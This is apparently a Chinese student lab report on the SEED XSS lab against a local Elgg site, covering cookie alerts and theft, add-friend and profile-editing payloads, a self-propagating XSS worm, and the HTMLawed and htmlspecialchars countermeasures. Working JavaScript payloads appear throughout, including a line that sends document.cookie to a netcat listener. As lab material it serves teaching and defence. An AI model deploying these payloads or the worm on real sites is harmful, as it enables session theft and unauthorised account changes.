

3.3 Task 2: Posting a Malicious Message to Display Cookies

和Task 1的流程基本一样，插入js代码为：

```
<script>alert("Cookies by 11910104, "+document.cookie);</script>
```

Edit profile

Display name

Boby

About me

[Edit HTML](#)

B **I** **U** **I_x** **S** **≡** **≡** **←** **→** **⌂** **🗨** **🖼** **”** **📄** **📄** **🔄**

Public

Brief description

<script>alert("Cookies by 11910104, "+document.cookie);</script>

Public

Search



Boby

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire posts](#)

[Edit avatar](#)

[Edit profile](#)


[Change your settings](#)

[Account statistics](#)

[Notifications](#)

[Group notifications](#)

可以看到弹窗显示cookie:



3.4 Task 3: Stealing Cookies from the Victim's Machine

打开端口监听:

```
nc -l 5555 -v
```

```
[12/11/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

在brief description中插入js代码为:

```
<script>alert("Cookies by 11910104, "+document.cookie);document.write("<img src=http://127.0.0.1:5555?c="+ escape(document.cookie) + ">"); </scr:
```

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Edit profile

Display name

Boby

About me

[Edit HTML](#)

B **I** **U** **I_x** **S** **¶** **¶** **↶** **↷** **🔗** **🔗** **🖼️** **”** **📄** **📄** **🔗**


Public

Brief description

`<script>alert("Cookies by 11910104, "+document.cookie);document.write("<img src=http://127.0.0.1:5555?c=" +`

Public

Search



[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire posts](#)

[Edit avatar](#)

[Edit profile](#)

[Change your settings](#)

[Account statistics](#)

[Notifications](#)

[Group notifications](#)

从下面两图可以看到，alert中显示得到的cookie和5555端口接收到的cookie内容是一致的。

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Boby

Brief description:

Cookies by 11910104, Elgg=cibv2k7bpukmvavq92b6uvl2g1

OK

```
[12/11/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
^[aConnection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 50716)
)
GET /?c=Elgg%3Dcibv2k7bpukmvavq92b6uvl2g1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

3.5 Task 4: Becoming the Victim's Friend

先用网页端加Samy为好友，使用F12查看请求包：

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Samy

Remove friend
Send a message
Report user

Friends

No friends yet.

Inspector Console Debugger Style Editor Performance Memory Network Storage

11 All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache Filter URLs Stack Trace

Sta...	Meth...	File	Dc	Cause	Type	Transfer...	Size	0 ms	1.37 min
200	GET	addf...	4...	xhr	json	685 B	304 B	→ 88 ms	
200	POST	refre...	#...	xhr	json	515 B	194 B		

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1670772801&__elgg_token=M2vpX8j6LDtTCGo4nZMhvg&__elgg_ts=1670772801&__elgg_token=M2vpX8j6LDtTCGo4nZMhvg

Request method: GET

Remote address: 127.0.0.1:80

Status code: 200 OK Edit and Resend Raw headers

Version: HTTP/1.1

Filter headers

Response headers (321 B)

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 364
- Content-Type: application/json; charset=utf-8
- Date: Sun, 11 Dec 2022 15:23:04 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.18 (Ubuntu)

Request headers (543 B)

- Accept: application/json, text/javascript, */*; q=0.01
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5

2 requests 558 B / 1.17 KB transferred Finish: 39.59 min

URL

是 http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1670772801&__elgg_token=M2vpX8j6LDtTCGo4nZMhvg&__elgg_ts=1670772801&__elgg_token=M2vpX8j6LDtTCGo4nZMhvg

可以得到Samy的ID是47, ts是1670778001, token是M2vpX8j6LDtTCGo4nZMhvg。

因此js代码即为:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts; ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

放入Samy的About me中

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host" "www.xsslabelgg.com");
```

Public

Search



 **Samy**

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

[Edit profile](#)

我先后使用Samy和Boby访问Samy的页面，可以得到自动添加好友的消息。

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

Filter Show All



Boby is now a friend with **Samy** *just now*



Samy is now a friend with **Samy** *just now*



Boby is now a friend with **Samy** *5 minutes ago*



Search



 **Boby**

Blogs

Bookmarks

Files

Pages

Wire posts

接下来回答一下两个问题。

Q1: Explain the purpose of Lines ① and ②, why are they are needed?

A1: 他们的功能是为了鉴权，识别具体是哪一个用户执行添加好友的申请。

Q2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e. you cannot switch to the Text mode, can you still launch a successful attack?

A2: 此时再次执行攻击不能成功，原因是代码变成了文本失去了执行能力。重复上述实验可以说明这个结论。

Edit profile

Display name

Samy

About me

[Edit HTML](#)

B I U T **S** **≡** **≡** **↶** **↷** **🔗** **🔗** **🖼️** **”** **📄** **📄** **🔗**

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
```

Public

Search



Blogs

Bookmarks

Files

Pages

Wire posts


Edit avatar

[Edit profile](#)

Change your settings

Account statistics

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");
    Ajax.send();
}
</script>
```

Friends



使用Boby多次刷新Samy的Profile页面，发现已经不能自动添加为好友。

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");
    Ajax.send();
}
</script>
```

▼ Friends



3.6 Task 5: Modifying the Victim's Profile

进入profile编辑页面，使用F12查看sendurl，为：

<http://www.xsslabelgg.com/action/profile/edit>

Headers	Cookies	Params
Request URL: http://www.xsslabelgg.com/action/profile/edit		
Request method: POST		
Remote address: 127.0.0.1:80		
Status code: 302 Found ? Edit and Resend Raw headers		
Version: HTTP/1.1		
Filter headers		
▼ Response headers (365 B)		
? Cache-Control: no-store, no-cache, must-revalidate		
? Connection: Keep-Alive		
? Content-Length: 0		

查看该请求体，可以发现guid为47：

ms Headers Cookies Params

Filter request parameters

- accesslevel[description]: 2
- accesslevel[interests]: 2
- accesslevel[location]: 2
- accesslevel[mobile]: 2
- accesslevel[phone]: 2
- accesslevel[skills]: 2
- accesslevel[twitter]: 2
- accesslevel[website]: 2
- briefdescription: 345
- contactemail:
- description: <p>123</p>
- guid: 47
- interests: 789
- location: 567
- mobile: 135
- name: Sammy
- phone: 987
- skills: 321
- twitter: 111
- website:

查看请求体的body部分，内容为：

__elgg_token=VG62cD-3FAB1ICHge3GbLA&__elgg_ts=1670780719&name=Samy&description=%3Cp%3E123%3C%2Fp%3E%0D%0A&accesslevel%5Bdescription%5D=2&briefdescription=345&accesslevel%5

9 ms New Request

POST http://www.xsslabelgg.com/action/profile/edit

Request Headers:

- Host: www.xsslabelgg.com
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Referer: http://www.xsslabelgg.com/profile/samy/edit
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 515
- Cookie: elgg=3e8u00a6504m7efann6av1vlu5

Request Body:

__elgg_token=VG62cD-3FAB1ICHge3GbLA&__elgg_ts=1670780719&name=Samy&description=%3Cp%3E123%3C%2Fp%3E%0D%0A&accesslevel%5Bdescription%5D=2&briefdescript

因此我考虑的js代码即为：

```

window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
    var content = token+ts+"&name="+userName+"&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&";
    //Construct the content of your url.
    var samyGuid=47; //FILL IN
    if(elgg.session.user.guid!=samyGuid) ①
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}


```

访问Samy的主页后，Boby的Profile被修改，攻击已经生效。

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



Edit profile

Edit avatar

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Boby

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website: <http://www.bilibili.com>

Twitter username: 1919810

Friends
 ⚙️ ✕

No friends yet.

接下来回答一下问题。

Q3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

这一行的功能主要是防止自己被攻击。

去除这一行后，可以发现自己的profile也被修改了。

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



Edit profile

Edit avatar

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Samy

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website: <http://www.bilibili.com>

Twitter username: 1919810

Friends



3.7 Task 6: Writing a Self-Propagating XSS Worm

在做这个部分之前，先回答张锋巍老师在lecture中下午18:05布置的一个作业：

Boom和Virus的区别是什么？

回答：

先看二者的定义：

病毒是编制者在计算机程序中插入的破坏计算机功能或者数据的代码，能影响计算机使用，能自我复制的一组计算机指令或者程序代码。

蠕虫是一种能够利用系统漏洞通过网络进行自我传播的恶意程序。它不需要附着在其他程序上，而是独立存在的。当形成规模、传播速度过快时会极大地消耗网络资源导致大面积网络拥塞甚至瘫痪。

他们的区别主要集中于：

1. 病毒需要寄生于主机文件上，而蠕虫不需要寄生于主机文件上，只需要网络漏洞
2. 病毒的传播需要人为干预如邮件或者硬件驱动，而蠕虫不需要人为的干预
3. 病毒的传播速度比较慢，蠕虫的传播速度比较快

Task6的完成需要修改Task5的js代码，我修改为如下代码：

```

<script type="text/javascript" id="worm">
window.onload = function(){
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    var content = token+ts+"&name="+userName+"&description=&accesslevel%5Bdescription%5D=2&briefdescription="+wormCode+"&accesslevel%5Bbriefdescr:
    //Construct the content of your url.
    var samyGuid=47; //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);

        //add friend:
        var friend="http://www.xsslabelgg.com/action/friends/add?friend="+samyGuid+ts+token;
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",friend,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();
        alert("Homo worm is injected! Your username is "+userName);
    }
}
</script>

```

我将这个部分加入到Samy的About me中，然后使用Boby的账号进行访问，可以看到蠕虫已经成功传播到Boby的账号：

The screenshot shows the 'XSS Lab Site' interface. At the top is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». Below this is a user profile for 'Samy' with the title 'About me'. The profile includes a profile picture of a person at a computer, a 'Remove friend' button, a 'Send a message' button, and a 'Report user' button. To the right of the profile is a 'Friends' section showing a single friend with a profile picture. In the center of the page, a modal alert box is displayed with the text: 'Homo worm is injected! Your username is Boby' and an 'OK' button.

Boby自动添加了Samy，并且profile被修改。

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



Edit profile

Edit avatar

Boby

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website: <http://www.bilibili.com>

Twitter username: 1919810

2 Profile edited successfully

Friends



1

Friends added successfully

此时我刷新Boby的Profile，可以弹出相同的弹窗信息：

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Boby

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website

Twitter

About n

Homo worm is injected! Your username is Boby

OK

我再用charlie的账号访问Boby，弹窗信息再次显示：

XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)



Boby

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website: <http://www.bilibili.com>

Twitter

About

Homo worm is injected! Your username is Charlie

OK

Friends



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Charlie访问自己的主页，行为和Boby访问自己的主页是一样的，可以说明蠕虫已经传播成功：

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

All Site Activity

All

Mine

Friends

Filter Show All



Charlie is now a friend with [Samy](#) 2 minutes ago



Search



Charlie

Blogs

Bookmarks

Files

-

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Charlie

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514

Website

Twitter

About

Friends



Homo worm is injected! Your username is Charlie

OK

3.8 Task 7: Countermeasures

1 Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report

登录管理员账号启动HTMLawed:

Activate	User Dashboard	A widget-based dashboard for your users
Activate	Elgg Developer Tools	A set of tools for writing plugins and themes. It is recommended that you have this plugin at the top of the plugin list.
Activate	Diagnostics	Elgg diagnostics tool
Deactivate	Discussions	Provides discussion forum support for elgg
Activate	Embed	Allows users to easily upload and embed media into text areas. Requires a plugin for uploading files.
Activate	Site Pages	Create simple web pages for about, contact, privacy, and terms.
Deactivate	File	Adds file sharing to Elgg
Deactivate	Garbage Collector	Perform database cleanup tasks
Deactivate	Groups	Provides group support for elgg
Deactivate	HTMLawed	Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Deactivate	Invite Friends	Adds the ability for users to invite friends through email.
Activate	Legacy URL Support	Provides support for URLs used in previous versions of Elgg
Deactivate	Likes	Enables users to like content on the site.
Deactivate	Log Browser	Browse the system event log
Deactivate	Log Rotate	Rotate the system log at specific intervals
Deactivate	Members	Provides a public list of the members of your site
Deactivate	Message Board	Enables users to put a message board widget on their profile for other users to post comments.

再次访问Samy主页，可以看到攻击不再生效，且原本攻击的代码显示了出来（但没有script标签）。

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Samy

About me

```
window.onload = function(){
var userName=elgg.session.user.name;
var guid="+guid="+elgg.session.user.guid;
var ts="+__elgg_ts="+elgg.security.token.__elgg_ts;
var token="+&
__elgg_token="+elgg.security.token.__elgg_token;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "<" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var content = token+ts+"&name="+userName+"&
description="+wormCode+"&
accesslevel%5Bdescription%5D=2&briefdescription=&
accesslevel%5Bbriefdescription%5D=2&location=&
accesslevel%5Blocation%5D=2&interests=&
accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&
contactemail=11910104@mail.sustech.edu.cn&
accesslevel%5Bcontactemail%5D=2&phone=114514&
accesslevel%5Bphone%5D=2&mobile=&
accesslevel%5Bmobile%5D=2&website=www.bilibili.com&
accesslevel%5Bwebsite%5D=2&twitter=1919810&
accesslevel%5Btwitter%5D=2&guid="+guid;
//Construct the content of your url.
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);

//add friend:
var friend="http://www.xsslabelgg.com/action/friends
```

Friends



2 Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

访问的页面与只打开HTMLawed基本相同。



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Charlie

Brief description: alert('Cookies by 11910104');alert('Cookies by 11910104');

Contact email: 11910104@mail.sustech.edu.cn

Telephone: 114514114514

Website: <http://www.bilibili.com>

Twitter username: 19198101919810

About me

```
window.onload = function(){ var
userName=elgg.session.user.name; var guid="&
guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&
__elgg_token="+elgg.security.token.__elgg_token; var sendurl
= "http://www.xsslabelgg.com/action/profile/edit"; var
headerTag = ""; var jsCode =
document.getElementById("worm").innerHTML; var tailTag =
"<" + "script>"; var wormCode =
encodeURIComponent(headerTag + jsCode + tailTag); var
content = token+ts+"&name="+userName+"&
description="+wormCode+"&
accesslevel%5Bdescription%5D=2&briefdescription=&
accesslevel%5Bbriefdescription%5D=2&location=&
accesslevel%5Blocation%5D=2&interests=&
accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&
contactemail=11910104@mail.sustech.edu.cn&
accesslevel%5Bcontactemail%5D=2&phone=114514&
accesslevel%5Bphone%5D=2&mobile=&
accesslevel%5Bmobile%5D=2&website=www.bilibili.com&
accesslevel%5Bwebsite%5D=2&twitter=1919810&
accesslevel%5Btwitter%5D=2&guid="+guid; //Construct the
content of your url. var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid) { //Create and send Ajax
request to modify profile var Ajax=null; Ajax=new
XMLHttpRequest(); Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded"); Ajax.send(content); //add friend: var
```

F



打开4个文件取消注释之后，可以发现个人资料保存后，代码中的大小于号都被做了特殊的转换：

Edit profile

Display name

Charlie

About me

Visual editor

```
<p>window.onload = function(){ var userName=elgg.session.user.name; var guid="&
guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token; var sendurl =
"&http://www.xsslabelgg.com/action/profile/edit"; var headerTag = "&"; var jsCode =
document.getElementById("&worm&").innerHTML; var tailTag = "&"; +
"&script&"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); var content =
token+ts+"&name="+userName+"&description="+wormCode+"&
accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&
location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&
skills=&accesslevel%5Bskills%5D=2&contactemail=11910104@mail.sustech.edu.cn&
accesslevel%5Bcontactemail%5D=2&phone=114514&accesslevel%5Bphone%5D=2&mobile=&
```

Observation

本次实验中倒数第二张截图有一个神奇的现象，brief description, telephone和Twitter username的内容被重复了两次。这个暂时不知道是什么原因，推测有可能是服务器后端的实现有一个小bug。

Brief description

Public

Telephone

Public

Twitter username

Public

Save

Reference

本次实验报告参考了以下资料：

[1] [信息系统安全实验] 实验1.Web安全 <https://blog.csdn.net/LostUnravel/article/details/120396869>

[2] ComputerSecurityAttacks XSS Lab <https://github.com/MeghaJakhota/ComputerSecurityAttacks/blob/master/XSS/XSSLab.pdf>

[3] 【XSS：防御策略2_两个策略并开启HTMLawed 1.8】 https://www.bilibili.com/video/BV19g4y1v7ry/?share_source=copy_web&vd_source=3171bea9502f8eea0623bbbf6337ff3d

[4] 20211903 2021-2022-2 《网络攻防实践》实践十报告 <https://www.cnblogs.com/wq20211903/p/16287561.html>